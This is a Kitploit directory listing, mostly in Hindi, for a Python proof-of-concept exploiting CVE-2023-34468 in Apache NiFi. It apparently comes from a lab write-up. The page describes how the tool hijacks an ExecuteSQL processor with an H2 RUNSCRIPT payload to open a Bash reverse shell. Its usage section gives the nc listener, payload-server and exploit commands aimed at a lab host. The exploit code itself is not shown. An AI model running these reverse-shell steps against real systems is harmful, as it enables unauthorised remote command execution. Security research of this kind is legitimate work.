Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit
उपकरण/GitHubGitHub/ozcanpng/cve-2023-34468
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलरेड टीमिंगपेलोड डेवलपमेंट
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

रिपॉजिटरी देखें
102 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

एक संपादन योग्य Apache NiFi ExecuteSQL प्रोसेसर का दुरुपयोग करने और Bash रिवर्स शेल के माध्यम से रिमोट कमांड निष्पादन ट्रिगर करने के लिए H2 RUNSCRIPT पेलोड के साथ एक छोटा Python PoC।

केवल अधिकृत परीक्षण और शोध के लिए। उन प्रणालियों के विरुद्ध उपयोग न करें जिनके स्वामी आप नहीं हैं या जिनके परीक्षण की स्पष्ट अनुमति आपके पास नहीं है।


यह क्या करता है

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. स्वचालित रूप से एक एकल ExecuteSQL प्रोसेसर खोजता है, या मैन्युअल रूप से --processor-id स्वीकार करता है।
  2. एक स्थानीय rce.sql पेलोड लिखता है जो Java-आधारित शेल निष्पादन एलियास को परिभाषित और कॉल करता है।
  3. आपको अपना स्वयं का nc लिसनर और HTTP सर्वर शुरू करने के लिए संकेत देता है।
  4. H2 RUNSCRIPT के माध्यम से rce.sql प्राप्त करने के लिए प्रोसेसर क्वेरी को अपडेट करता है।
  5. रिवर्स शेल ट्रिगर करने के लिए प्रोसेसर शुरू करता है।
  6. शेल आने की पुष्टि करने के बाद मूल प्रोसेसर कॉन्फ़िगरेशन को पुनर्स्थापित करता है।

स्क्रीनशॉट

1. सेटअप

सेटअप


2. पेलोड के लिए अनुरोध

एक्सप्लॉइट रन


3. शेल प्राप्त हुआ

प्रोसेसर अपडेट

4. परिणाम

परिणाम


सेटअप

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

उपयोग

टर्मिनल 1:

rlwrap nc -lvnp 4444

टर्मिनल 2, इस रिपॉजिटरी डायरेक्टरी से:

python3 -m http.server 8000

टर्मिनल 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

मैन्युअल प्रोसेसर चयन के लिए:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

प्रभावित

उत्पादप्रभावित संस्करणआवश्यक एक्सेसप्रभाव
Apache NiFiCVE-2023-34468 से प्रभावित डिप्लॉयमेंट जो संपादन योग्य ExecuteSQL/H2 व्यवहार का उपयोग करते हैंAPI के माध्यम से लक्षित NiFi प्रोसेसर तक पहुँचने और संशोधित करने की क्षमतारिमोट कमांड निष्पादन

नोट्स

  • स्क्रिप्ट यह मानती है कि NiFi API पहुँच योग्य है और वर्तमान उपयोगकर्ता/सत्र लक्षित प्रोसेसर को संशोधित कर सकता है।
  • जनरेट की गई rce.sql फ़ाइल git द्वारा अनदेखी की जाती है और इसे python3 -m http.server के साथ रिपॉजिटरी डायरेक्टरी से सर्व की जानी चाहिए।
  • यदि स्वचालित खोज को कोई प्रोसेसर या एकाधिक उम्मीदवार नहीं मिलते हैं, तो --processor-id के साथ प्रोसेसर UUID मैन्युअल रूप से पास करें।
  • शेल आने की पुष्टि करने के बाद स्क्रिप्ट मूल ExecuteSQL प्रोसेसर कॉन्फ़िगरेशन को पुनर्स्थापित करने का प्रयास करती है।

संदर्भ

  • NVD — CVE-2023-34468
  • Apache NiFi
  • H2 डेटाबेस कमांड्स

लेखक

ozcanpng — github.com/ozcanpng — ozcanpng.dev

टूल डाउनलोड करें